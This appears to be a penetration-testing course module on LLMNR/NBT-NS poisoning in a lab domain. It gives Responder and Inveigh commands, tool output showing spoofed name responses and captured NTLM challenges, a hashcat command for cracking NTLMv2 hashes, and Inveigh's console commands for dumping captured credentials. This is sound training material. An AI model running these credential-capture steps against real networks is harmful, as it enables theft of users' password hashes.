LLMNR/NBT-NS Poisoning
LLMNR/NBT-NS Poisoning - from Linux
LLMNR & NBT-NS Primer
Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are Microsoft Windows components that serve as alternate methods of host identification that can be used when DNS fails. If a machine attempts to resolve a host but DNS resolution fails, typically, the machine will try to ask all other machines on the local network for the correct host address via LLMNR.
LLMNR is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts. It uses port 5355 over UDP natively. If LLMNR fails, the NBT-NS will be used. NBT-NS identifies systems on a local network by their NetBIOS name. NBT-NS utilizes port 137 over UDP.
The kicker here is that when LLMNR/NBT-NS are used for name resolution, ANY host on the network can reply. This is where we come in with Responder to poison these requests.
Quick Example - LLMNR/NBT-NS Poisoning
Let’s walk through a quick example of the attack flow at a very high level:
- A host attempts to connect to the print server at \print01.inlanefreight.local, but accidentally types in \printer01.inlanefreight.local.
- The DNS server responds, stating that this host is unknown.
- The host then broadcasts out to the entire local network asking if anyone knows the location of \printer01.inlanefreight.local.
- The attacker (us with Responder running) responds to the host stating that it is the \printer01.inlanefreight.local that the host is looking for.
- The host believes this reply and sends an authentication request to the attacker with a username and NTLMv2 password hash.
- This hash can then be cracked offline or used in an SMB Relay attack if the right conditions exist.
Starting Responder with Default Settings

sudo responder -I ens224 Capturing with Responder
Cracking an NTLMv2 Hash With Hashcat
samzz@htb[/htb]$ hashcat -m 5600 forend_ntlmv2 /usr/share/wordlists/rockyou.txt LLMNR/NBT-NS Poisoning - from Windows
The tool Inveigh works similar to Responder, but is written in PowerShell and C#. Inveigh can listen to IPv4 and IPv6 and several other protocols, including LLMNR, DNS, mDNS, NBNS, DHCPv6, ICMPv6, HTTP, HTTPS, SMB, LDAP, WebDAV, and Proxy Auth.
Using Inveigh
PS C:\htb> Import-Module .\Inveigh.ps1
PS C:\htb> (Get-Command Invoke-Inveigh).Parameters

Key                     Value
---                     -----
ADIDNSHostsIgnore       System.Management.Automation.ParameterMetadata
KerberosHostHeader      System.Management.Automation.ParameterMetadata
ProxyIgnore             System.Management.Automation.ParameterMetadata
PcapTCP                 System.Management.Automation.ParameterMetadata
PcapUDP                 System.Management.Automation.ParameterMetadata
SpooferHostsReply       System.Management.Automation.ParameterMetadata
SpooferHostsIgnore      System.Management.Automation.ParameterMetadata
SpooferIPsReply         System.Management.Automation.ParameterMetadata
SpooferIPsIgnore        System.Management.Automation.ParameterMetadata
WPADDirectHosts         System.Management.Automation.ParameterMetadata
WPADAuthIgnore          System.Management.Automation.ParameterMetadata
ConsoleQueueLimit       System.Management.Automation.ParameterMetadata
ConsoleStatus           System.Management.Automation.ParameterMetadata
ADIDNSThreshold         System.Management.Automation.ParameterMetadata
ADIDNSTTL               System.Management.Automation.ParameterMetadata
DNSTTL                  System.Management.Automation.ParameterMetadata
HTTPPort                System.Management.Automation.ParameterMetadata
HTTPSPort               System.Management.Automation.ParameterMetadata
KerberosCount           System.Management.Automation.ParameterMetadata
LLMNRTTL                System.Management.Automation.ParameterMetadata
<SNIP>
Let’s start Inveigh with LLMNR and NBNS spoofing, and output to the console and write to a file. We will leave the rest of the defaults, which can be seen here.
PS C:\htb> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y

[*] Inveigh 1.506 started at 2022-02-28T19:26:30
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.5.25
[+] Spoofer IP Address = 172.16.5.25
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Certificate Issuer = Inveigh
[+] HTTPS Certificate CN = localhost
[+] HTTPS Capture = Enabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
WARNING: [-] [2022-02-28T19:26:31] Error starting HTTP listener
WARNING: [!] [2022-02-28T19:26:31] Exception calling "Start" with "0" argument(s): "An attempt was made to access a
socket in a way forbidden by its access permissions" $HTTP_listener.Start()
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:34] TCP(445) SYN packet detected from 172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) negotiation request detected from 172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) NTLM challenge 7E3B0E53ADB4AE51 sent to 172.16.5.125:56834

<SNIP>
C# Inveigh (InveighZero)
PS C:\htb> .\Inveigh.exe

[*] Inveigh 2.0.4 [Started 2022-02-28T20:03:28 | PID 6276]
[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofer Reply Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Spoofer Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[ ] MDNS
[ ] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files (Not Found)
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
As we can see, the tool starts and shows which options are enabled by default and which are not. The options with a [+] are default and enabled by default and the ones with a [-] before them are disabled.
We can hit the esc key to enter the console while Inveigh is running.
<SNIP>

[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61310
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61311
C(0:0) NTLMv1(0:0) NTLMv2(3:9)> HELP
After typing HELP and hitting enter, we are presented with several options:
=============================================== Inveigh Console Commands ===============================================

Command                           Description
========================================================================================================================
GET CONSOLE                     | get queued console output
GET DHCPv6Leases                | get DHCPv6 assigned IPv6 addresses
GET LOG                         | get log entries; add search string to filter results
GET NTLMV1                      | get captured NTLMv1 hashes; add search string to filter results
GET NTLMV2                      | get captured NTLMv2 hashes; add search string to filter results
GET NTLMV1UNIQUE                | get one captured NTLMv1 hash per user; add search string to filter results
GET NTLMV2UNIQUE                | get one captured NTLMv2 hash per user; add search string to filter results
GET NTLMV1USERNAMES             | get usernames and source IPs/hostnames for captured NTLMv1 hashes
GET NTLMV2USERNAMES             | get usernames and source IPs/hostnames for captured NTLMv2 hashes
GET CLEARTEXT                   | get captured cleartext credentials
GET CLEARTEXTUNIQUE             | get unique captured cleartext credentials
GET REPLYTODOMAINS              | get ReplyToDomains parameter startup values
GET REPLYTOHOSTS                | get ReplyToHosts parameter startup values
GET REPLYTOIPS                  | get ReplyToIPs parameter startup values
GET REPLYTOMACS                 | get ReplyToMACs parameter startup values
GET IGNOREDOMAINS               | get IgnoreDomains parameter startup values
GET IGNOREHOSTS                 | get IgnoreHosts parameter startup values
GET IGNOREIPS                   | get IgnoreIPs parameter startup values
GET IGNOREMACS                  | get IgnoreMACs parameter startup values
SET CONSOLE                     | set Console parameter value
HISTORY                         | get command history
RESUME                          | resume real time console output
STOP                            | stop Inveigh